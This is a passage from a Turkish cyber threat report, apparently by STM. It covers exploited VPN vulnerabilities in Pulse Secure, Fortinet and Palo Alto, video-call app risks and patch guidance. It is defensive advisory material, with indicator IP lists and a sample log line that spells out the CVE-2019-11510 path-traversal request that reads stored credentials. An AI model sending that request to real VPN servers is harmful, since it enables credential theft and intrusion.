Örneğin, bir kullanıcı PulseSecure VPN uygulamasının admin arayüzüne giriş yaptığında, kullanıcının parolası şifrelenmemiş bir şekilde "/data/runtime/mtmp/lmdb/data/data.mdb" dizininde saklanır. Saldırgan, "CVE-2019-11510" zafiyetinin bulunduğu sistemlerde zafiyeti sömürerek yukarıdaki dizinde yer alan kullanıcı parolasına erişebilir. Elde ettiği kullanıcı bilgileriyle sisteme giriş yaptıktan sonra listede yer alan *"CVE-2019-11539"* zafiyetini kullanarak yetkili hesap haklarıyla komut çalıştırıp, sistemde zararlı aktiviteler gerçekleştirebilir. Alternatif olarak yine kullanıcının parolası ele geçirildikten sonra listede bulunan *"CVE-2019-11508"* zafiyeti kullanılarak dosya paylaşım alanına zararlı dosya bırakılarak yine sistemde zararlı aktiviteler gerçekleştirilebilir.

Dünya ve Türkiye genelinde "CVE-2019-11510" zafiyetine sahip sistemlere baktığımızda Dünya genelinde 1.175 sistemde zafiyetin bulunduğu Türkiye'de ise 10 sistemin zafiyetli sürüme sahip olduğu tespit edilmiştir.



Şekil 77: CVE-2019-11510 zafiyetinin dünya genelinde dağılımı.

Dünya genelinde birçok saldırganın ve devlet destekli saldırgan gruplarının kurumlara kolayca sızmak için güncel olarak sıklıkla bu zafiyetten yararlandığı görülmüştür.

2019 yılının Nisan ayında yaması çıkarılan zafiyet Ağustos 2019'da tamamen kapatılmıştır. Zafiyet bulunan ilgili Pulse Secure versiyon ve yamalı versiyon bilgilerine aşağıdaki tablodan ulaşabilirsiniz. Zafiyetlerden etkilenmemek için her zaman Pulse Secure Connect ürününün en son versiyonunu kullanmalı, kurumda aşağıdaki zafiyetli versiyonlardan birinin kullanıldığı tespit edildiği takdirde acilen versiyonun en güncel versiyona yükseltilmesi, yükseltilemiyorsa da ilgili yamanın geçilmesi tavsiye edilmektedir. Zafiyetler ve yamaları hakkında detaylı bilgiye "https://kb.pulsesecure.net/articles/Pulse_Security_Advisories/SA44101" sitesinden erişebilirsiniz.

Zafiyetli Versiyon	Yama Versiyonu
Pulse Connect Secure 9.0RX	Pulse Connect Secure 9.0R3.4 & 9.0R4
Pulse Connect Secure 8.3RX	Pulse Connect Secure 8.3R7.1
Pulse Connect Secure 8.2RX	Pulse Connect Secure 8.2R12.1
Pulse Connect Secure 8.1RX	Pulse Connect Secure 8.1R15.1

Tablo 10: Pulse Secure Connect zafiyetli versiyonlar ve yamalar.

Bu zamana kadar zafiyetten etkilenip etkilenilmediğinin tespit edilebilmesi için kurumlarda aşağıdaki kontrollerin yapılması önerilmektedir.

- Aşağıda verilen ağ indikatörlerinde yer alan IP adreslerinden veya kurumunuza bilinmeyen kaynaklardan gelen kimlik doğrulama logları kontrol edilmelidir.

Ağ Indikatörleri

IP Adresi	IP Adresi	IP Adresi
104.217.128.133	23.152.0.247	5.197.149.19
185.163.46.141	27.102.70.150	5.254.81.170
185.200.116.203	37.120.150.98	5.254.81.178
192.126.124.26	5.157.10.2	94.242.246.46

Tablo 11: Pulse Secure Connect VPN ağ indikatörleri.

- Eğer Pulse Secure VPN ürünü kimliği doğrulanmamış isteklerin loglanması için konfigüre edildiyse aşağıdaki log örneğinde gösterildiği şekilde kuruma daha öncesinde yapılan saldırılar tespit edilebilmektedir.

"Info – [x.x.x.x] – System()[][] – 2020/05/02 09:15:26 – VPN-Remote – Connection from IP x.x.x.x not authenticated yet (URL=/dana-na/../dana/html5acc/guacamole/../../../../../../../data/runtime/mtmp/lmdb/randomVal/data.mdb?/dana/html5acc/guacamole/)"

No	Zafiyet Adı	CVE	CVSS v3 Risk Skor	Zafiyet Referans Uzantısı
1	Arbitrary File Read (Pre-Authentication)	CVE-2018-13379	9.8	https://nvd.nist.gov/vuln/detail/CVE-2018-13379
2	Improper Authorization (“Magic Backdoor”)	CVE-2018-13382	7.5	https://nvd.nist.gov/vuln/detail/CVE-2018-13382
3	Heap Overflow (Pre-Authentication)	CVE-2018-13381	7.5	https://nvd.nist.gov/vuln/detail/CVE-2018-13381

Tablo 12: Fortinet VPN zafiyet bilgileri.

Fortinet VPN

Fortinet, şirket olarak geliştirdiği birçok güvenlik ürününün yanı sıra şirketlere uzaktan erişim için VPN, güvenli ağ geçidi ve kimlik ve erişim yönetimi araçları sunmaktadır. Ürün ailesinde bulunan Fortinet VPN, çalışanların kurum sistemlerine ve kendi istemcilerine uzaktan şifrelenmiş olarak güvenli bir şekilde bağlanmasını sağlar. Yapılan araştırmalar sonucunda uzaktan erişim sağlayan Fortinet VPN servislerinde son 2 yılda risk skoru yüksek ve kritik değere sahip 3 güvenlik açığı tespit edilmiştir.

Fortinet VPN ürünü üzerinde son iki yılda en çok bildirilen ve sömürülen kritik zafiyet Fortinet tarafından ilk olarak 24 Mayıs 2019’da yayınlanan “CVE-2018-13379” olmuştur. Dünya ve Türkiye genelinde CVE-2018-13379 zafiyetine sahip sistemler kontrol edildiğinde taramalarımız sonucunda zafiyete sahip sistem bulunmamıştır.

Zafiyet sistem üzerinde kimlik doğrulaması yapmadan rasgele dizin gezme ve dosya okumaya olanak sağlamaktadır, bu sebeple birçok saldırgan tarafından hedef ağa sızmak için ilk etap olarak kullanılmaktadır. Araştırma sonucunda saldırganların genellikle zafiyet sayesinde VPN sisteminde bulunan ve içinde kullanıcı adı, parola bilgisini şifrelenmemiş şekilde saklayan “ssl_websession” adlı oturum dosyasını okudukları, bu sayede kullanıcı bilgisini elde ettikleri tespit edilmiştir.

2019 yılının Eylül ayında ilk önce iki faktörlü kimlik doğrulaması çıkarılarak zafiyetin engellenmesi hedeflenmiş ve Kasım ayında çıkarılan yeni versiyonla zafiyet tamamen kapatılmıştır. Zafiyet bulunan ilgili Fortinet FortiOS versiyonu ve yamalı versiyon bilgilerine aşağıdaki tablodan ulaşabilirsiniz. Zafiyetlerden etkilenmemek için her zaman Fortinet FortiOS ve SSL VPN ürününün en son versiyonunun kullanılması, kurumda aşağıdaki zafiyetli versiyonlardan birinin kullanıldığı tespit edildiği takdirde acilen en güncel versiyona yükseltilmesi, yükseltilemiyorsa da ilgili yamanın geçilmesi tavsiye edilmektedir.

Bu zamana kadar zafiyetten etkilenip etkilenilmediğinin tespit edilebilmesi için kurumlarda eğer Fortigate cihazlarının web isteklerinin logları alınıyorsa veya önünde firewall gibi bir güvenlik cihazı varsa bu cihazların loglarından özelliklerine göre “ssl_websession” dosyasının indirilip indirilmediği kontrol edilebilir. “ssl_websession” dosyasının boyutu ortalama 200 KB olduğu için bu boyuttaki indirmeler gözden geçirilerek yakalanabilir.

Zafiyetli Versiyon	Yama Versiyonu
FortiOS 5.4.1 to 5.4.10	FortiOS 5.4.11 ve üzeri
FortiOS 5.6.0 to 5.6.8	FortiOS 5.6.9 ve üzeri
FortiOS 6.0.0 to 6.0.4	FortiOS 6.2.0 ve üzeri

Tablo 13: Fortinet zafiyetli versiyonlar ve yamalar.

Palo Alto GlobalProtect

Palo Alto GlobalProtect ürünü Palo Alto tarafından geliştirilmiş ağ güvenliği ve VPN istemci uygulamasıdır. 2020 yılı Nisan ayı itibariyle yapılan araştırmalar sonucunda Palo Alto GlobalProtect’i etkileyen, yüksek veya kritik olarak değerlendirilen 3 adet zafiyet tespit edilmiştir.

No	Zafiyet Adı	CVE	CVSS v3 Risk Skor	Zafiyet Referans Uzantısı
1	Remote Code Execution in GlobalProtect Portal/ Gateway Interface	CVE-2019-1579	8.1	https://nvd.nist.gov/vuln/detail/CVE-2019-1579
2	GlobalProtect Agent: Incorrect privilege assignment allows local privilege escalation	CVE-2020-1989	7.8	https://nvd.nist.gov/vuln/detail/CVE-2020-1989
3	Local Privilege Escalation in GlobalProtect Agent for Linux and Mac OS	CVE-2019-17436	7.1	https://nvd.nist.gov/vuln/detail/CVE-2019-17436

Tablo 14: Palo Alto GlobalProtect zafiyet bilgileri.

Bu zafiyetler arasında en kritik olan 17 Haziran 2019 tarihinde bir güvenlik araştırmacısı tarafından duyurulan ve "format string" zafiyeti olarak da adlandırılan "CVE-2019-1579"dir. Zafiyet, PAN SSL Gateway servisi üzerinde yapılan istemci/sunucu SSL el sıkışmaları sırasında cihazın belirli bir parametrede tutulan değişken değerini kontrol etmeden ve ayıklamadan ''snprintf" fonksiyonuna göndermesiyle ortaya çıkmaktadır. Saldırgan uzaktan herhangi bir kimlik doğrulama işlemi gerçekleştirmeden, ilgili parametrede tutulan değeri maniple edecek şekilde özel olarak hazırladığı http isteğini, zafiyetli SSL VPN sistemine göndererek uzaktan kod çalıştırma işlemi yürütebilmektedir.

Dünya ve Türkiye genelinde araştırıldığında ilgili zafiyete sahip dışarıya açık sistem tespit edilememiştir. Zafiyete sahip olan Palo Alto GlobalProtect versiyonları aşağıda verilmiştir. Kurumlarda daima GlobalProtect ürününün en son versiyonunun kullanılması önerilmektedir. Kurumunuzda zafiyetli versiyonların kullanıldığı tespit edildiği takdirde ilgili yamanın acilen geçilmesi önerilmektedir.

Etkilenen Versiyonlar	Yama Versiyonu
PAN-OS 7.1.18 and earlier	PAN-OS 7.1.19 and later
PAN-OS 8.0.11 and earlier	PAN-OS 8.0.12 and later
PAN-OS 8.1.2 and earlier	PAN-OS 8.1.3 and later

Tablo 15: Palo Alto GlobalProtect zafiyetli versiyonlar ve yamalar.

İlgili yama versiyonlarına "https://security.paloaltonetworks.com/CVE-2019-1579" sitesinden ulaşıp sisteminizi en son versiyona yükseltebilirsiniz.

Sonuç

Yazı boyunca evden çalışırken en çok kullanılan uzaktan erişim teknolojileri ve bu teknolojilerde bulunan kritik zafiyetlerle, bu zafiyetlerin dünya ve Türkiye genelinde nasıl bir dağılım gösterdiğinden bahsedilmiştir. Özellikle APT (Advanced Persistent Threat) olarak bilinen gelişmiş saldırı gruplarının yazıda bahsedilen zafiyetleri, diğer zafiyetlerle birleştirerek sistemlerde yayıldıkları ve hedef aldıkları organizasyonlardan kritik veri çalmak, fidye yazılımı dağıtmak gibi zararlı aktivitelerde bulundukları gözlemlenmektedir. İlgili zafiyetlerden etkilenmemek için daima kullanılan teknolojinin en son versiyonunun kullanılması, ek olarak yazı sırasında belirtilen önlemlerin alınması önerilmektedir. Ayrıca uzaktan çalışma sırasında hem kurum olarak hem de bireysel olarak alınması gereken önlemler USOM tarafından da TR-20-159 (Güvenli "Uzaktan Çalışma" Kuralları) bildirisiyle yayınlanmıştır. Bu bildiride yer alan öneriler yerine getirilerek kuruma ait atak yüzeyi minimum seviyeye indirilmelidir.

23. Görüntülü Konuşma Uygulamalarındaki Zafiyetler ve Dikkat Edilmesi Gereken Hususlar

Pandemi süresince uzaktan çalışmanın başlaması görüntülü konuşma uygulamalarına ihtiyacı artırmıştır. Kurumsal toplantıların, derslerin bu platformlara taşınması siber tehdit aktörlerinin de dikkatlerini bu uygulamalara çekmeye başlamıştır. Ücretsiz görüntülü konuşma uygulamalarının pandemi öncesine kıyasla kullanımında ve üyeliğinde artış gözlenmiştir.

Kullanıcıların verilerini korumaları için bu uygulamaları dikkatli kullanmaları gerekmektedir. Salgın esnasında sıkça kullanılmaya başlanan birçok uygulamada çeşitli zafiyetler bildirilmiştir.

Bilinen Zafiyetler & Açıklıklar

Pandemi süresince uygulamalara ait birçok zafiyet bildirilmiştir. Bunlardan birçoğu görüşmelerin güvenliğini doğrudan ilgilendiren açıklardır.

- Zoom uygulaması üzerinde "Zoombombing" olarak adlandırılan ve yetkisiz kişilerin toplantılara dahil olmasını belirten açıklık, toplantı odalarının parolası olmadığı takdirde yaşanabilmektedir. Parola koruması olmadığı için saldırganlar toplantı davet linklerini ve ID'lerini keşfederek toplantıya dahil olabilir, ekran paylaşarak uygunsuz içerikler yayınlayabilir ve toplantıda dile getirilen şirketlerin özel bilgilerini ele geçirebilir.
- IOS üzerinde Zoom kullananların kişisel verilerinin de Facebook'a izinsiz olarak aktarıldığı tespit edilmiştir. Bu olay ortaya çıktıktan sonra veri iletiminin güncellenen versiyonlarda kapatıldığı belirtilmiştir.
- Zoom üzerinde şifreleme, kullanıcıların parolalarını ele geçirme, toplantıya katılan kişilerin toplantıyı düzenleyen kişilerden habersiz yetkisiz işlem yapması, macOS işletim sistemi üzerinde çalışan Zoom uygulamasının kullanıcı kameralarına yetkisiz olarak farklı web uygulamaları tarafından çalıştırılmasına izin vermesi gibi birçok zafiyet bildirilmiş ve bunlara yama yayınlaması yapılmış ve yapılmaya devam etmektedir.
- Microsoft'un uygulaması olan Teams üzerinde de saldırganların kullanıcı hesaplarını ele geçirebildiği bir zafiyet tespit edilmiştir. Microsoft'un hızlı yama geçmesiyle bu güvenlik açığı kapatılmıştır.
- Microsoft, Skype for Business uygulamasının hizmetini de 2021 ortaları itibariyle sonlandırılacağını ve yerini Teams'e bırakacağını açıklamıştır. Güvenlik açıklıklarını kapatabilmek için yama yönetiminin süreklilik arz etmesi ve yama desteği olamayan uygulamaların kullanılmaması gerekmektedir.
- Cisco WebEx uygulamasında da saldırganların hedef sistemde zararlı kod çalıştırabileceği kritik seviyede iki adet zafiyet keşfedilmiştir. Gerekli yama Cisco tarafından yayınlanmıştır.

Görüntülü Konuşma Uygulamalarında Alınabilecek Önlemler

Görüntülü konuşma uygulamalarında kurumsal gizlilik içeren bilgilerin dile getirilmemesi önem taşımaktadır. Yerli görüntülü konuşma uygulamalarının sayısının artmasıyla birlikte üreticilerin alacağı birçok güvenlik önlemi bulunmaktadır. Görüntülü konuşma uygulamalarında, genel olarak şu an kullanılan davet linklerinin tahmin edilemez olacak şekilde uzun olması, parolasız toplantının yapılamaması, toplantıya giren kişilerin güvenilir ve yetkili kişi olduklarını belirleyecek yapının tasarlanması gerekmektedir.

İngiltere'de Zoom üzerinden yapılan kabine toplantısında Başbakan Boris Johnson'ın Twitter üzerinden paylaştığı Zoom toplantısı resminde, toplantının ID'si de gözükmektedir. Toplantı parola korumalı olmasaydı yetkisiz birçok kişi bu toplantıya dahil olabilecekti. Bu haber de uluslararası medyada geniş yer bulmuştur.

Şekil 78: İngiltere Kabine Toplantısı.

Kullanıcıların da uygulamaları kullanırken güvenlik önlemlerini alması gerekmektedir. Örneğin, Zoom üzerinde kişi toplantı odası oluşturduğunda görüşmeye parola konması, toplantıya katılan kişilerin, ilgili özellik kullanılıp onaylanarak toplantıya kabul edilmesi gerekmektedir.

Toplantı detaylarının sosyal medya üzerinde paylaşılmamasına dikkat edilmelidir. Kullanıcılar ve kurumlar her sistemde ve uygulamada olduğu gibi bu uygulamalar için de güncellemeleri takip etmeli ve çıktığı zaman gerekli yamaları uygulamalıdır.

2020'de Zoom'un alan adına benzer şekilde iki binden fazla alan adı kaydedilmiştir[50]. Bu alan adları sosyal mühendislik saldırılarında kullanılabilir; kullanıcılar Zoom uygulamasını ziyaret ettiklerini düşünerek saldırganların kurbanı olabilir. Bu nedenle toplantı linklerine tıklarken ve Zoom uygulamasını ziyaret ederken de kullanıcıların dikkat etmesi gerekmektedir. Ayrıca kurumların sosyal mühendislik saldırılarına karşı açık kaynak sertifika loglarından sahte alan adlarını tespit edebilecekleri yöntemler STM Siber Tehdit Durum Raporu Ekim-Aralık 2019 dönem raporunda "SİBER TEHDİT VE APT TTP'LERİ" başlıklı yazıda belirtilmiştir.

Talep ve Güvenilirlik

Mali açıdan da artan talebi ve geliri görmek mümkündür. Zoom, 2019 mali yılının ilk çeyreğinde 122 milyon dolar olan gelirini 2020'nin aynı döneminde 206 milyon dolar artırarak 328 milyon dolara çıkartmıştır. Şirketin 2019 Şubat-Nisan arası dönemde 198 bin dolar olan kârı, bu sene 136 katına çıkarak tam 27 milyon dolar olmuştur. Zoom'un bu mali yıldaki toplam gelir beklentisi ise 1,8 milyar dolardır. Zoom'un ve diğer üreticilerin büyümesinin kısa süreli olması beklenmediği gibi trendin daha da artması beklenmektedir. Temmuz ayında sona erecek ikinci mali çeyrekte, gelirin 500 milyon dolara ulaşacağı tahmin edilmektedir. Şirketin mali yılın sonundaki gelir beklentisi ise 1,8 milyar dolardır. Bu, 662,7 milyon dolar olarak gerçekleşen 2019 gelirinin yaklaşık üç katına denk gelmektedir.

Her ne kadar görüntülü konuşma uygulamalarına şu süreçte aşırı bir ihtiyaç duyulmakta ve kullanım yayınlaşmış olsa da kurumların ve kişilerin ilerleyen zamanda güvenilir olan uygulamalara yöneleceğini belirtmek kesinlikle doğru olacaktır. Her üründe ve sistemde olduğu gibi görüntülü konuşma uygulamaları da güvenlik testlerini düzenli olarak yaptırmalı ve kullanıcılarına uygulamanın güvenlik özelliklerini bildirmelidir.

KAYNAKÇA

[1] L. Stefanko, «ESET Turkiye,» 10 Nisan 2020. [Çevrimiçi]. Available: https://twitter.com/ESETTurkiye/status/1248532663352397824.

[2] Turk-Internet, «Phishing: Turk-Internet,» 1 Nisan 2020. [Çevrimiçi]. Available: https://turk-internet.com/ucretsiz-netflix-uyeligi-mesajlarina-dikkat/.

[3] İhlas Haber Ajansı, «NTV Türkiye,» 29 Ekim 2019. [Çevrimiçi]. Available: https://www.ntv.com.tr/turkiye/mersinde-18-bin-liralik-phishing-operasyonu-5-tutuklama,R7mDF8mOE0a-K-B6Z-1v1ig.

[4] Mithat Yurdakul, «Milliyet Ekonomi,» 4 Nisan 2020. [Çevrimiçi]. Available: https://www.milliyet.com.tr/ekonomi/koronavirus-sanal-dunyaya-da-bulasti-6180951.

[5] BushidoToken, Mayıs 2020. [Çevrimiçi]. Available: https://blog.bushidotoken.net/2020/05/turkey-targeted-by-cerberus-and-anubis.html.

[6] T. Staff, «6 facilities said hit in Iran's cyberattack on Israel's water system in April,» The Times of Israel, 19 05 2020. [Çevrimiçi]. Available: https://www.timesofisrael.com/6-facilities-said-hit-in-irans-cyberattack-on-israels-water-system-in-april/. [Erişildi: 24 06 2020].

[7] J. Warrick ve E. Nakashima, «Officials: Israel linked to a disruptive cyberattack on Iranian port facility,» The Washington Post, 19 05 2020. [Çevrimiçi]. Available: https://www.washingtonpost.com/national-security/officials-israel-linked-to-a-disruptive-cyberattack-on-iranian-port-facility/2020/05/18/9d1da866-9942-11ea-89fd-28fb313d1886_story.html. [Erişildi: 24 06 2020].

[8] Š. S. R. L. M. Čermák, «KR00K - CVE-2019-15126 SERIOUS VULNERABILITY DEEP INSIDE YOUR WI-FI ENCRYPTION,» 01 02 2020. [Çevrimiçi]. Available: https://www.welivesecurity.com/wp-content/uploads/2020/02/ESET_Kr00k.pdf.

[9] «Kr00k,» 01 02 2020. [Çevrimiçi]. Available: https://www.eset.com/int/kr00k/?ref=AFC-CJ&attr=100017430&pub=14021947&shop=100098X1555750X2e606bd744efffae4f71157d3357fd40&utm_source=100017430&utm_medium=affiliate&utm_content=14021947&cjevent=f752b2759a0e11ea815505120a18050d.

[10] D. Antonioli, N. O. Tippenhauer ve K. Rasmussen, «BIAS: Bluetooth Impersonation AttackS,» *IEEE Symposium on Security and Privacy (S&P),* 2020.

[11] francozappa/bias, «Bluetooth Impersonation AttackS (BIAS Impersonation AttackS - GitHub,» 2020. [Çevrimiçi]. Available: https://github.com/francozappa/bias.

[12] M. Owen, «Sign in with Apple bug discovery earns developer $100,000,» 1 Haziran 2020. [Çevrimiçi]. Available: https://appleinsider.com/articles/20/05/30/sign-in-with-apple-bug-discovery-earns-developer-100000.

[13] B. Jain, «Zero-day in Sign in with Apple,» 30 Mayıs 2020. [Çevrimiçi]. Available: https://bhavukjain.com/blog/2020/05/30/zeroday-signin-with-apple/.

[14] [Çevrimiçi]. Available: https://research.checkpoint.com/2020/elearning-platforms-getting-schooled-multiple-vulnerabilities-in-wordpress-most-popular-learning-management-system-plugins/.

[15] [Çevrimiçi]. Available: https://www.wordfence.com/blog/2020/04/high-severity-vulnerabilities-patched-in-learnpress/.

[16] [Çevrimiçi]. Available: https://www.kb.cert.org/vuls/id/647177/.

[17] S. Pilici, «MalwareTips,» 16 Nisan 2020. [Çevrimiçi]. Available: https://malwaretips.com/blogs/remove-rhino-virus/. [Erişildi: 10 Haziran 2020].

[18] «VMRay,» 13 Mayıs 2020. [Çevrimiçi]. Available: https://www.vmray.com/cyber-security-blog/rhino-ransomware-malware-analysis-spotlight/. [Erişildi: 10 Haziran 2020].

[19] T. Meskauskas, «PCRisk,» 16 Nisan 2020. [Çevrimiçi]. Available: https://www.pcrisk.com/removal-guides/17574-rhino-ransomware. [Erişildi: 10 Haziran 2020].

[20] J. F. a. A. M. Marc Rivero Lopez, «McAfee,» 30 Nisan 2020. [Çevrimiçi]. Available: https://www.mcafee.com/blogs/other-blogs/mcafee-labs/tales-from-the-trenches-a-lockbit-ransomware-story/. [Erişildi: 10 Haziran 2020].

[21] L. Abrams, «BleepingComputer,» 04 Mayıs 2020. [Çevrimiçi]. Available: https://www.bleepingcomputer.com/news/security/lockbit-ransomware-self-spreads-to-quickly-encrypt-225-systems/. [Erişildi: 10 Haziran 2020].

[22] «Wikipedia,» [Çevrimiçi]. Available: https://en.wikipedia.org/wiki/Master_boot_record. [Erişildi: 4 Haziran 2020].

[23] «Wikipedia,» [Çevrimiçi]. Available: https://en.wikipedia.org/wiki/Real_mode. [Erişildi: 5 Haziran 2020].

[24] «Defense.gov,» [Çevrimiçi]. Available: https://media.defense.gov/2020/May/28/2002306626/-1/-1/0/CSA%20Sandworm%20Actors%20Exploiting%20Vulnerability%20in%20Exim%20Transfer%20Agent%2020200528.pdf. [Erişildi: 9 Haziran 2020].

[25] «Qualys,» [Çevrimiçi]. Available: https://www.qualys.com/2019/06/05/cve-2019-10149/return-wizard-rce-exim.txt. [Erişildi: 9 Haziran 2020].

[26] «NIST,» [Çevrimiçi]. Available: https://nvd.nist.gov/vuln/detail/CVE-2019-10149. [Erişildi: 9 Haziran 2020].

[27] «Mitre,» [Çevrimiçi]. Available: https://attack.mitre.org/groups/G0034/. [Erişildi: 9 Haziran 2020].

[28] «SSH,» [Çevrimiçi]. Available: https://www.ssh.com/ssh/authorized_keys/. [Erişildi: 9 Haziran 2020].

[29] S. A. T. E. Osvik D.A., «Cache Attacks and Countermeasures: The Case of AES,» *opics in Cryptology – CT-RSA 2006,* p. vol 3860, 2006.

[30] M. Kurth, B. Gras, D. Andriesse, C. Giuffrida, H. Bos ve a. Razavi, «NetCAT: Practical Cache Attacks from the Network.,» *IEEE Security and Privacy ,* Mayıs 2020.

[31] Q. Yan, K. Liu, Q. Zhou, H. Guo ve N. Zhang, «SurfingAttack: Interactive Hidden Attack on Voice Assistants Using Ultrasonic Guided Waves,» %1 içinde *Network and Distributed Systems Security (NDSS) Symposium 2020*, San Diego, 2020.

[32] Y. Jia, L. Xing, Y. Mao, D. Zhao, X. Wang, S. Zhao ve Y. Zhang, «Burglars' IoT Paradise: Understanding and Mitigating Security Risks of General Messaging Protocols on IoT Clouds,» %1 içinde *IEEE Symposium on Security and Privacy (SP)*, San Francisco, 2020.

[33] Siguza, «Psychic Paper,» 1 Mayıs 2020. [Çevrimiçi]. Available: https://siguza.github.io/psychicpaper/.

[34] M. Grey, «New Zero-Day Psychic Paper Exploit Allows Access to your Entire iPhone,» 2 Mayıs 2020. [Çevrimiçi]. Available: https://www.hackreports.com/zero-day-psychic-paper-sandbox-escape-exploit-entitlements/ . [Erişildi: 19 Haziran 2020].

[35] A. Support, «About the security content of macOS Catalina 10.15.4, Security Update 2020-002 Mojave, Security Update 2020-002 High Sierra,» 24 Mart 2020. [Çevrimiçi]. Available: https://support.apple.com/en-us/HT211100. [Erişildi: 19 Haziran 2020].

[36] B. Ruytenberg, «Breaking Thunderbolt Protocol Security,» 2020. [Çevrimiçi].

[37] Q. Zhao, C. Zuo, B. Dolan-Gavitt, G. Pellegrino ve Z. Lin, «Automatic Uncovering of Hidden Behaviors From Input Validation in Mobile Apps,» The Ohio State University, New York University, CISPA Helmholtz Center for Information Security, 05 2020. [Çevrimiçi]. Available: https://web.cse.ohio-state.edu/~lin.3021/file/SP20.pdf. [Erişildi: 12 05 2020].

[38] B. Kondracki, A. Aliyeva, M. Egele, J. Polakis and N. Nikiforakis, "Meddling Middlemen: Empirical Analysis of the Risks of Data-Saving Mobile Browsers".

[39] B. Moller, T. Duong ve K. Kotowicz, «This poodle bites: exploiting the ssl 3.0 fallback,» 2014.

[40] Y. Zhang ve K. Rasmussen, «Detection of Electromagnetic Interference Attacks on Sensor Systems,» p. n. pag., 2020.

[41] A. R. T. Döngüsü, «Medium,» Atomic Red Team, 15 06 2020. [Çevrimiçi]. Available: https://medium.com/mitre-attack/getting-started-with-attack-red-29f074ccf7e3. [Erişildi: 15 06 2020].

[42] M. ATT&CK, «MITRE ATT&CK,» MITRE ATT&CK, 15 06 2020. [Çevrimiçi]. Available: https://attack.mitre.org/techniques/T1117/. [Erişildi: 15 06 2020].

[43] Sysmon, «Sysmon,» Microsoft, 15 06 2020. [Çevrimiçi]. Available: https://docs.microsoft.com/en-us/sysinternals/downloads/sysmon. [Erişildi: 15 06 2020].

[44] B. Goodwin, «Cyber gangsters hit UK medical firm poised for work on coronavirus with Maze ransomware attack,» ComputerWeekly, 22 03 2020. [Çevrimiçi]. Available: https://www.computerweekly.com/news/252480425/Cyber-gangsters-hit-UK-medical-research-lorganisation-poised-for-work-on-Coronavirus. [Erişildi: 01 04 2020].

[45] «Cybercriminals targeting critical healthcare institutions with ransomware,» Interpol, 04 04 2020. [Çevrimiçi]. Available: https://www.interpol.int/News-and-Events/News/2020/Cybercriminals-targeting-critical-healthcare-institutions-with-ransomware. [Erişildi: 07 04 2020].

[46] N. Eddy, «WHO, coronavirus testing lab hit by hackers as opportunistic attacks ramp up,» 24 03 2020. [Çevrimiçi]. Available: https://www.healthcareitnews.com/news/who-coronavirus-testing-lab-hit-hackers-opportunistic-attacks-ramp. [Erişildi: 01 04 2020].

[47] S. Porter, «Cyberattack on Czech hospital forces tech shutdown during coronavirus outbreak,» HealcareITNews, 19 03 2020. [Çevrimiçi]. Available: https://www.healthcareitnews.com/news/europe/cyberattack-czech-hospital-forces-tech-shutdown-during-coronavirus-outbreak. [Erişildi: 01 04 2020].

[48] M. Miliard, «UPDATED: HHS fends off cyberattack as it fights coronavirus,» HealtcareITNews, 16 03 2020. [Çevrimiçi]. Available: https://www.healthcareitnews.com/news/updated-hhs-fends-cyberattack-it-fights-coronavirus. [Erişildi: 01 04 2020].

[49] «#Hackers Hijack Routers' #DNS to Spread #Malicious #COVID-19 Apps.,» National Cyber Security Services, 30 03 2020. [Çevrimiçi]. Available: https://www.facebook.com/ncybersec/posts/1447748678729185?__xts__%5B0%5D=68.ARD3W-G7M1XszDItuE61LoNUrLgA5Tk6mDfrc73NwBHH5tMHQ-9J4tkLY3upZEFnRZ6QzghXDiChbQg66VMyTh0YW4DKD6uTd-8mQ54IYK-K8PMIDcGV0C9tnSI5F7IpQWN9ZBWqcWdb81Drpin-dmclr3wEdzLrmS83a9tWRuQlOOTyQ-5w_V. [Erişildi: 01 04 2020].

[50] «Blog Check Point,» 30 03 2020. [Çevrimiçi]. Available: https://blog.checkpoint.com/2020/03/30/covid-19-impact-cyber-criminals-target-zoom-domains/.

STM

www.stm.com.tr

/STMDefence

thinktech

STM Teknolojik Düşünce Merkezi

thinktech.stm.com.tr

/STMThinkTech